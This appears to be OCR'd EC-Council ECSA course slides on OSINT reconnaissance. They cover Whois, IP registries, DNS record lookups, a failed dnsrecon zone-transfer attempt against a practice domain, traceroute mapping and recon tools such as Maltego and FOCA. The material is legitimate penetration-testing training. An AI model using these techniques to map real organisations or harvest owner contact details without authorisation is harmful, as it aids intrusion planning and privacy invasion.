- Search and note down the revision number of a product
- Search the document numbers that are assigned to the documents after revision
- Example: Document Version1a, Version45.3c, etc.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Search the Archive.org for Old Information about the Company

ECSA

- Search the backdated webpages in *https://www.archive.org* waybackmachine
- Record the changes from different time periods
- You will find new products, press releases, mistakes, and contact information in the **Internet archive**






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Monitor Web Updates using WebSite-Watcher

ECSA

- Website Watcher automatically checks web pages for updates and changes
- It allows you to monitor new pages, postings, RSS feeds, and newsgroups




Source: *http://aignes.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Examine HTML Source of the Web Pages

ECSA

- Look for sensitive information in comments
- You may find information about back-end technologies, external links, file system structure, script type, etc.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

OSINT through DNS Interrogation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Perform Whois Lookup

ECSA

- Whois databases are maintained by Regional Internet Registries and contain personal information about domain owners
- Whois tool sends a query to the Whois databases and gets personal details
- WHOIS query returns:
  - Domain name details
  - Contact details of domain owner
  - Domain name servers
  - IP address and NetRange
  - Domain creation date and expiry records
  - Physical location
  - Telephone number and email address
  - Technical and administrative contacts

Regional Internet Registries (RIRs):

ARIN AFRINIC RIPE NCC APNIC




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Find IP Address Block Allocated to the Organization

ECSA

- When an organization does not provide you their IP range, you need to find them using IP registries
- IP registries help you to find the IP range belonging to the target organization



Source: *https://www.apnic.net*

Source: *https://www.arin.net*


Source: *https://apps.db.ripe.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Find IP Address Block Allocated to the Organization (Cont'd)

ECSA

- You can also use any Whois database available online or offline to retrieve the IP range
- The following Whois tool can help you to retrieve IP range of the target organization



Source: *https://www.ultratools.com*



NSLookup Command

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Find the DNS Records for Domain

ECSA
EC-Council Certified Security Analyst

DNS Records provide important information about location and type of servers


- A - Points to host's IP address
- MX - Points to domain's mail server
- NS - Points to host's name server
- CNAME - Canonical naming allows aliases to a host
- SOA - Indicate authority for domain
- SRV - Service records
- PTR - Maps IP address to a hostname
- RP - Responsible person
- HINFO - Host information record includes CPU type and OS
- TXT - Unstructured text records




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Find the DNS Records for Domain (Cont'd)

ECSA
EC-Council Certified Security Analyst



DNS Interrogation with Dig




Obtaining only IP Addresses from dig result with '+short'

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Find the DNS Records for Domain (Cont'd)

ECSA
EC-Council Certified Security Analyst




Obtaining dig result with specific records



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Find the DNS Records for Domain (Cont'd)

ECSA
EC-Council Certified Security Analyst




Obtaining Name Server from Whois result

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Find the DNS Records for Domain (Cont'd)

ECSA
EC-Council Certified Security Analyst



Source: *https://www.ultratools.com*




Source: *https://dig.whois.com.au*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Reverse Lookup

ECSA
EC-Council Certified Security Analyst

- Perform reverse DNS lookup on IP range in an attempt to locate a DNS PTR record for those IP addresses




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Reverse Lookup (Cont'd)

ECSA

- Find the other domains which shares the same web server
- Use Reverse IP domain to check utility such as YouGetSignal to list out the possible domains that are hosted on the same server




Source: *https://www.yougetsignal.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Perform DNS Zone Transfer

ECSA

- If the DNS server allows zone transfers, then use this technique to obtain DNS server names, hostnames, machine names, user names, IP addresses, aliases etc. assigned within a target domain
- Perform DNS transfer using tools such as nslookup, dig, dnsrecon, etc. If DNS transfer setting is enabled on target name server, it will give DNS information or else will return an error saying it has failed or refuses the zone transfer



Linux DNS zone transfer using Dig Command



Windows DNS zone transfer using nslookup Command

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform DNS Zone Transfer (Cont'd)

ECSA


```
root@kali: ~
File  Edit  View  Search  Terminal  Help
        : # dnsrecon -t axfr -d certifiedhacker.com
    Testing NS Servers for Zone Transfer
    Checking for Zone Transfer for certifiedhacker.com name servers
    Resolving SOA Record
    Could not obtain the domains SOA Record.
    No records were returned in the zone transfer attempt.
        : #
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Draw a Network Diagram using Traceroute Analysis

ECSA

- Conduct traceroute to extract information about network topology, trusted routers, and firewall locations
- For example, after running several traceroutes, you might obtain the following information:
  - traceroute 1.10.10.20, second to last hop is 1.10.10.1
  - traceroute 1.10.20.10, third to last hop is 1.10.10.1
  - traceroute 1.10.20.10, second to last hop is 1.10.10.50
  - traceroute 1.10.20.15, third to last hop is 1.10.10.50
  - traceroute 1.10.20.15, second to last hop is 1.10.20.10
  - traceroute 1.10.20.50, third to last hop is 1.10.20.10
  - traceroute 1.10.20.50, second to last hop is 1.10.20.15
- By putting this information together, draw the network diagram




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Draw a Network Diagram using Traceroute Analysis (Cont'd)


ECSA




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Create Topological Map of the Network

ECSA



- Create physical and logical topology maps of the target organization's network based on the information gathered in the previous step
- The physical topology map shows the placement of the network's various components, such as servers, clients, routers, hubs, etc., including their location and cable installation while the logical topology map shows how data flow within a network
- Use tools such as **SmartDraw, Gliffy,** etc.



Source: *https://www.gliffy.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA


Automating your OSINT Effort using Tools/Frameworks/Scripts


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Maltego

ECSA

- Use the Maltego tool to determine the relationships and real world links among people, groups of people (social networks), companies, organizations, websites, Internet infrastructure, phrases, documents, and files





Source: *https://www.paterva.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

FOCA

ECSA
EC-Council Certified Security Analyst

- Use FOCA (Fingerprinting Organizations with Collected Archives) to find metadata and hidden information in the documents its scans
- Using FOCA, you can perform various data analysis techniques such as metadata extraction, network analysis, DNS snooping, proxies search, fingerprinting, open directories search, etc.




Source: *https://www.elevenpaths.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fsociety

ECSA
EC-Council Certified Security Analyst

- Fscociety is a penetration testing framework which includes scripts that a penetration tester needs



Source: *https://github.com*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

PENTMENU

ECSA

- A bash script inspired by pentbox is designed to be a simple way to implement various network pen testing functions including information reconnaissance

